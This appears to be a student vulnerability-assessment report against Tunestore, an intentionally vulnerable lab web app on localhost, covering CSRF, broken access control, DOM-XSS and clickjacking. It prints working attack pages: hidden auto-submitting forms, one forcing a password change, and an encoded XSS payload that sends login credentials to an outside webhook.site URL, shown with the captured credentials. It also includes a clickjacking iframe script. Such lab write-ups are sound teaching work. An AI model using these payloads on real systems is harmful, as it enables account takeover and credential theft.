

Vulnerability Assessment and Systems Assurance Report – Tunestore – Project 2

Tunestore-II Report

Asal Tiwari

ITIS 4221

June 24, 2026

VULNERABILITY ASSESSMENT AND SYSTEMS ASSURANCE REPORT

TABLE OF CONTENTS

<u>Section</u>	<u>Page#</u>
1.0 General Information	3
1.1 Purpose	3
2.0 CSRF Vulnerability	4
2.1 Adding a Friend	4
2.2 Giving Gift	5
2.3 Changing Password	6
3.0 Identify Broken Access Control Vulnerability	7
4.0 DOM-XSS Credential Harvesting	8
5.0 Clickjacking Attack	10

1.0 General Information

1.1 *Purpose*

The objective of this Tunestore application security assessment is to identify and analyze web application vulnerabilities present within the system. This report covers Phase 2 of the penetration testing engagement, focusing on Cross-Site Request Forgery (CSRF), Broken Access Control, DOM-based Cross-Site Scripting (DOM-XSS), and Clickjacking vulnerabilities. Each vulnerability is described in detail, along with screenshots demonstrating the attack and the source code used to exploit it.

The Tunestore application is hosted on Apache Tomcat 9.0.37 running on a Parrot OS virtual machine at <http://localhost:8082/Tunestore2020/>. All attacks were performed in a controlled lab environment for educational purposes only.


2.0 CSRF Vulnerabilities

Cross-Site Request Forgery (CSRF) is a web security vulnerability that allows an attacker to trick authenticated users into performing unintended actions on a web application. Because the Tunestore application does not implement CSRF tokens or other anti-forgery mechanisms, an attacker can craft malicious web pages that silently submit requests to the application on behalf of the logged-in victim. The victim's browser automatically includes their session cookies with these requests, making the server believe the actions are legitimate.


2.1 Adding a Friend

The Tunestore application allows users to add friends through a form that submits a POST request to `http://localhost:8082/Tunestore2020/addfriend.do`. Normally, a friend request must be sent and approved by the receiving user. However, because there is no CSRF protection, an attacker can bypass this entirely by crafting a page that auto-submits the request using the victim's active session.

The attack page contains a hidden form that automatically submits a friend request to the Tunestore server as soon as the victim visits the page. The friend is added without any approval step or awareness from the victim.



The screenshot above shows the attack page URL targeting the `addfriend` endpoint. When the victim visits this page while logged into Tunestore, the hidden form submits automatically in the background.



This confirms the attack was successful. The Tunestore application displays 'newuser' in My Friends, showing that the friend was added without the victim's awareness or any approval step.

```


index.html x
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Free Music Download Portal!</title>
5 </head>
6 <body>
7   <h1>Your free music download is preparing... Please wait.</h1>
8
9   <form id="csrfForm" action="http://localhost:8082/Tunestore2020/
  addfriend.do" method="POST">
10     <input type="hidden" name="friend" value="newuser" />
11   </form>
12
13   <script>
14     document.getElementById('csrfForm').submit();
15   </script>
16 </body>
17 </html>

```


The attack page contains a hidden form targeting addfriend.do with a hidden input field setting friend='newuser'. The JavaScript immediately calls submit() on page load, sending the POST request using the victim's active session cookies.

2.2 Giving Gift


This attack combines CSRF with Reflected XSS to force a victim to send a purchased CD as a gift to the attacker's account. The victim account (rich) was targeted, and the attack exploits the gift functionality at http://localhost:8082/Tunestore2020/give.do by embedding the gift request in an invisible image tag, which the browser loads automatically when the victim visits the attack page.




The screenshot above shows the attack page URL for the give gift exploit. The page is disguised as a download portal to trick the victim into visiting it.




The screenshot displays the victim's account (rich) after clicking a malicious link that forced an unauthorized transaction. The visible decrease in their account balance serves as proof that the application successfully processed the silent gift exploit.




The screenshot displays the attacker's account (newuser) showing a functional “Download” link for the album. This confirms that the album was successfully transferred from the victim's account and belongs to the attacker because of the exploit.





The screenshot above shows the attack page URL targeting the changepass endpoint. The page auto-submits a password change request as soon as the victim visits it.



This confirms the password was successfully changed. The browser's password manager prompts to save the new credentials, and the victim is logged in with the attacker-set password 'hacked123', proving the CSRF attack worked.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Free Music Portal</title>
5 </head>
6 <body>
7   <h1>Your content is loading... Please wait.</h1>
8
9   <form name="passwordForm" method="post" action="http://localhost:8082/
Tunestore2020/password.do">
10     <input type="hidden" name="password" value="hacked123">
11     <input type="hidden" name="rptPass" value="hacked123">
12   </form>
13   <script>
14     document.passwordForm.submit();
15   </script>
16 </body>
17 </html>
```

The attack page contains a hidden form with two hidden inputs setting the new password and confirmation both to 'hacked123'. The script calls `document.passwordForm.submit()` immediately on page load, changing the password using the victim's active session.

3.0 Identify Broken Access Control Vulnerability


Broken Access Control occurs when an application fails to enforce restrictions on what authenticated users are allowed to do. This allows attackers to access resources or perform

actions that should be restricted to other users. It is consistently ranked among the most critical web application security risks.

The Tunestore application exposes a profile endpoint at `http://localhost:8082/Tunestore2020/profile.do` that accepts a `userId` parameter. By simply changing this parameter to another user's username, any logged-in user can access another account's profile data without any authorization check.

This was verified by running a JavaScript fetch request in the browser console while logged in as `newuser`:

```
fetch('http://localhost:8082/Tunestore2020/profile.do?userId=rich') .then(response => {  
  if (response.ok) {    console.log('Access Granted to Another User Profile');  } });
```




The console output shows 'Access Granted to Another User Profile', confirming that the application returns the profile data for 'rich' even though the requesting user is 'newuser'. The server performs no authorization check to verify the requesting user matches the `userId` parameter, making it trivial for any authenticated user to access any other account's profile.


4.0 DOM-XSS Credential Harvesting

DOM-based Cross-Site Scripting (DOM-XSS) is a vulnerability where a user's input is reflected into the page's Document Object Model (DOM) without proper encoding, allowing injected scripts to execute in the victim's browser. This vulnerability is especially dangerous for user authentication systems because attackers can use it to redirect a user's credentials to a phishing endpoint. The Tunestore login page at `login.do` is vulnerable through the username parameter, which is reflected into the page unsanitized when a login attempt fails.

The attacker hosts a malicious page (`DOMXSS/index.html`) containing a link to the Tunestore login page with an XSS payload injected into the username parameter. When the victim clicks the link, the injected script executes in the browser and silently changes the login form's action to point to the attacker's `webhook.site` URL instead of the Tunestore server.



This is the attack page the victim receives, disguised as a legitimate Tunestore access link. When the victim clicks it, the real Tunestore login page loads with the malicious script already injected into the URL.



Click to access Tunestore

[Login to Tunestore](#)

The Tunestore login page loads normally, but the injected script has already executed in the background, changing the form's submission target to webhook.site. The victim sees a completely normal login page with no indication anything is wrong. The victim enters their real username and password and clicks Login. Because the form action was silently changed by the injected script, the credentials are sent to the attacker's webhook instead of Tunestore.

```
1 <!DOCTYPE html>
2 <html>
3 <head><title>The Tunestore</title></head>
4 <body>
5   <h2>Click to access Tunestore</h2>
6   <a href='http://localhost:8082/Tunestore2020/login.do?username=%3Cscript%3Efunction%20hacked()
7     %7Bvar%20form%3Ddocument.loginForm%3Bform.action%3D%22https%3A%2F%2Fwebhook.site%2F3eca92cf-
8     e7ba-4003-85a2-6ca4767a8f4a%22%3Bform.method%3D%22get%22%3B%7Ddocument.addEventListener(%22DOMContentLoaded%22%2Chacked)
9     %3B%3C%2Fscript%3E'>
10     Login to Tunestore
11   </a>
12 </body>
13 </html>
```

The attack page source code contains a link with a URL-encoded script payload in the username parameter. When decoded, the script defines a hacked() function that overrides the login form's action to point to webhook.site, then uses DOMContentLoaded to run it after the page loads.


The screenshot shows the Webhook.site dashboard with a captured request. The URL bar shows the request URL: `https://webhook.site/3eca92cf-e7ba-4003-85a2-6ca4767a8f4a?username=rich&password=hacked123`. The 'Query strings' section lists the parameters: `username=rich` and `password=hacked123`. The 'Request Details & Headers' section shows various headers including `Host: 75.88.1.158`, `Location: Charlotte, North Carolina, United States of America`, `Date: 06/23/2026 4:39:52 PM`, `Size: 0 bytes`, `Time: 0.001 sec`, `ID: 4fc52b51-36a1-4cd7-86bf-07c616731302`, `Note: Add Note`, `te: trailers`, `priority: u=0, i`, `sec-fetch-user: ?1`, `sec-fetch-site: cross-site`, `sec-fetch-mode: navigate`, `sec-fetch-dest: document`, `upgrade-insecure-requests: 1`, `dnt: 1`, `referer: http://localhost:8082/`, `accept-encoding: gzip, deflate, br, zstd`, `accept-language: en-US,en;q=0.5`, `accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0`, and `host: webhook.site`.

The webhook.site dashboard captures the victim's credentials in the query strings: `username=rich` and `password=hacked123`. The attacker now has the victim's login credentials without the victim suspecting anything went wrong.

5.0 Clickjacking Attack

Clickjacking is a UI redressing attack where an attacker embeds a legitimate web page inside an invisible iframe and overlays it with a deceptive page. The victim believes they are interacting with the visible decoy content, but their clicks are captured by the hidden iframe and trigger actions on the legitimate site without their knowledge. The Tunestore application does not implement X-Frame-Options or Content Security Policy headers, making it fully vulnerable to clickjacking.


The attack targets the Add Friend functionality at `http://localhost:8082/Tunestore2020/friends.do`. The attack page loads this URL in an iframe and uses an overlaid decoy button. Clicking the 'Claim Prize!' button triggers client-side JavaScript to programmatically interact with and submit the underlying form.



Congratulations! Win a Free Prize!

[Claim Prize!](#)

This is what the victim sees when they visit the attack page. The page shows a ‘Congratulations! Win a Free Prize!’ message with a ‘Claim Prize!’ button. There is no visible indication that a hidden Tunestore page is loaded underneath, as the iframe is set to opacity 0.



Congratulations! Win a Free Prize!

This shows the same page with the iframe opacity set to 0.5, revealing the hidden Tunestore friends page underneath. The ‘Claim Prize!’ button is positioned over the Tunestore Add Friend section so that clicking the decoy button triggers the hidden form submission.

```
<body>
  <h2>Congratulations! Win a Free Prize!</h2>
  <div class="iframe-container">
    <iframe id="tuneframe" class="target-frame" src="http://localhost:8082/Tunestore2020/
friends.do"></iframe>
    <div class="overlay">
      <button id="clickButton" onclick="submitFriend()">Claim Prize!</button>
    </div>
  </div>
  <script>
    function submitFriend() {
      var iframe = document.getElementById('tuneframe');
      var form = iframe.contentDocument.friendForm;
      form.friend.value = 'testuser';
      form.submit();
    }
  </script>
</body>
```

The attack page loads the Tunestore friends page in a hidden iframe. The submitFriend() function accesses the iframe’s document, finds the friendForm by name, sets the friend field to ‘testuser’, and calls form.submit(). This all happens silently when the victim clicks the decoy button.

← → 🏠 ↻ 🔒 📄 http://localhost:8082/Tunestore2020/friends.do

📁 Parrot OS 📁 Hack The Box 📁 Learning Resources 📁 Tunestore::List

the tunestore
buy some tunes - give some tunes

Welcome rich!
Your account balance: \$99,989.01

Add Balance:
Type: -- SELECT ▾
Number:
Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Tunestore::Freinds

Friend Requests:

My Friends:

newuser
Approved
[View newuser's CD's](#)

testuser
Waiting

Add Friend

Friend name:

Copyright © 2008 The Tune Store

After clicking 'Claim Prize!', the Tunestore friends page now shows 'testuser' listed under My Friends with status 'Waiting'. The friend request was sent using the victim's session without their knowledge or consent. This attack would be prevented if the application implemented the X-Frame-Options: DENY header to block the page from being embedded in an external iframe.

Vulnerability assessment and System Assurance Report

12